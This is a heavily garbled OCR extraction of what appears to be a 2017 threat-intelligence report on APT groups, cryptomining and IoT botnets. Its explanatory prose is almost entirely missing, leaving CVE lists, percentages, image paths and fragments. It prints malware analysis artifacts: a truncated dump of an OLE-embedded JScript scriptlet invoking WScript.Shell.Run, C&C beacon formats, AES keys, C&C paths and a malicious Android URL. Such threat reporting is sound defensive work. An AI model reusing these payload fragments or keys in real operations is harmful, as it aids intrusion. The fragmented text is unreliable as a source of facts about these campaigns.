


109 8

2 Package OLE 1


OLE

Package OLE Packager.dll %TMP%


Pack
age
..Z24UY3FOIYDULR
D.sct.C:\fakepat
<?xml version="
204774CF-D251-4F
02-855B-2BE70585
184B}" ... remo
table="true"...>
</registration
<script lan
guage="JScript">
<![CDATA[...v
ar r = new Activ
eXObject("WScrip
t.Shell").Run("c
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.C.:.\.f.a.k.e.p
.a.t.h.\.Z.2.4.U
.Y.3.F.O.I.Y.D.U
.L.R.D...s.c.t.
...Z.2.4.U.Y.3.F
.O.I.Y.D.U.L.R.D
4c 52 44 2e 73 63 74
5a 32 34 55 59 33 46
30 49 59 44 55 4c 52
2e 00 73 00 63 00 74 00 1f 00 00 00 43 00

110 9

OLE CVE-2017-8570 Scriptlet Moniker sct



111 10


qrat

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax-081-9211828

NADRA/NRC/Policy-7005-15 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)
ID: Technical Section
Card Destruction Cell
Subject: **Disposal of Cards/ Se**

112 11


4.1.2. 2

QuasarRAT BADNEWS

1.QuasarRAT


A B QuasarRAT

Qiho 360



113 12

QuasarRAT C# Loader Loader
QuasarRAT QuasarRAT




114 13



117 16

“ [[” “]] ” Base64 base64
C&C
C&C
uuid=[UUID] #un=[ ]#cn=[ ]#on=[ ] #lan=[IP]#nop=#ver=1.0
AES DD1876848203D9E10ABCEEC07282FF37 +base64
//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
base64 ” = ” ” & ”



118 17

.xls .xlsx .doc .docx .ppt .pptx .pdf edg499.dat



119 18

TPX498.dat

dat AES +base64

\e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

4.1.3

2017

4.1.3.1

2017 NamesOfMaldiviansReturning-1.doc

Names Of Maldivian Returning-1

-1



2017-12-03 10:20

120 1


CVE-2017-11882 wp-sig

CVE-2018-0802

4.1.3.2

1.

wp-sig



121 2

DWN




122 3

2.

Bitter

1 C&C



123 4

2 C&C

124 5

3

C&C

4 10

1 C&C IP 1

2 1 C&C

1 C&C C&C

127 8

Bitter C&C k%fs90*tp3!2Y

128 9

Bitter \x19\x46\x17\x37\x78\xE2\x21

129 10

3R&y%)k!op0w* 5*dt37bz0$KeR

5 Bitter 17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

4.1.4 Lazarus


Lazarus

DDoS

Bluenoroff

Bluenoroff

ъ ₸ p p f



131 Lazarus 2

Lazarus Group



132 Lazarus 3

4.1. 5 APT -

2016 “ Hedwig ” “ ”
“ APT ”

2017

Loader CVE-
2017-0199 CVE-2017-8759 CVE-2017-11882 2017



133 “ ”

4.2 APT

4.2.1 APT28

APT28 2007
0day windows
Linux PC IOS
0day 2017 0day

1 Microsoft Office EPS Encapsulated PostScript CVE-2017-0262
2 Microsoft Windows CVE-2017-0263
3. Flash CVE-2017-11292

4.2.2 APT29

APT29 2017
HAMMERTOSS
1 twitter HAMMERTOSS
2 HAMMERTOSS github twitter

2017 WMI PowerShell

4.2.3 Turla

Turla APT Snake Uroboros
8

2017 Microsoft Office EPS CVE-2017-0261

4.2.4 FIN7

FIN7 Anunak Carbanak
2017
FIN7 FIN 7
OLE
Word LNK “ ”

2017 5 Carbanak Gang FIN7 Windows Shim
SEC 2017 6 FIN7

4.2.5 Donot

Donot 2017

yty
EHDevel Donot Team
EHDevel

4.2.6 Group123

Group 123
0day
0day flash CVE-2018-4878
2017 6 HWP

1 HWP EPS CVE-2013-0808
shellcode ROKRAT
2 Hancom Hangul
3 CVE-2017-0199

4.2.7 Dark Caracal


Dark Caracal GDGS
21 GB
Android 60%

Dark Caracal 90 IOC 26 11
Android 60 C&C IP
Android Facebook WhatsApp
WhatsApp Signal Tor
Pallas
Dark Caracal CrossRAT

Android Pallas
http://secureandroid.info/

4.2.8 MuddyWater

“ ” MuddyWater APT APT 2017
MuddyWater APT




135 2017

2017


“ ”

136 2017

-


2%
2%
1%
5%
7%
10%
12%
20%
41%
(XMR)
Dash
BTC
zec
HSR
eth
LTC
Doge

137


2%
8%
3%
9%
11%
11%
12%
17%
27%

138

“ ”

141

5.2

2017 Locky Cerber

WannaCry NotPetya Badrabbit

MS17-010

RDP “NLBrute” RDP

windows IoT sambacry

linux mac android

Tor

2. “ ”

WannaCry Petya

5.3.1

1. U

2017 “ ” CVE-2017-8464

U

2. WannaMiner

2017 WannaMiner “ ”

WannaMiner

3. Mykings

WannaMiner 2017 -
Mykings

142 Mikings

4. WebLogic

2017 10 WebLogic
WebLogic CVE-2017-3248 CVE-2017-10271 CVE-2017-3506 CVE-2017-10352

5. PHP Weathermap

Linux PHP Network Weathermap CVE-2013-

2 chmod

3

5.3.2 Web

2017 9 Coinhive Coinhive JavaScript

“ ”

Coinhive DeepMiner Crypto-Loot CoinImp JSEcoin Minr ProjectPoi Papoto CoinNebula AFMiner Coinerra Coinhive

JS

2017


5.3.3

2017 Android JavaScript JavaScript JavaScript

5.3.4 IoT

2017 Mirai IoT

IoT



145 IoT


IoT IoT

146 IoT

2017 Mirai

Gafgyt Satori Brickerbot

IoTroop



147 2017 IoT


VenusEye 2017 Mirai

21.89% 8.20% 8.16% 7.73% 7.53%

148 2017 Mirai

Mirai 18.91%

12.35% 9.62% 7.77% 4.56%



149 2017 Mirai

6.2 IoT

2017 IoT

6.2.1 Mirai


Mirai IoT

DDoS

2017 Mirai Mirai

C&C


C&C



150 Mirai 1

DDoS HTTP UDP

TCP C&C Mirai

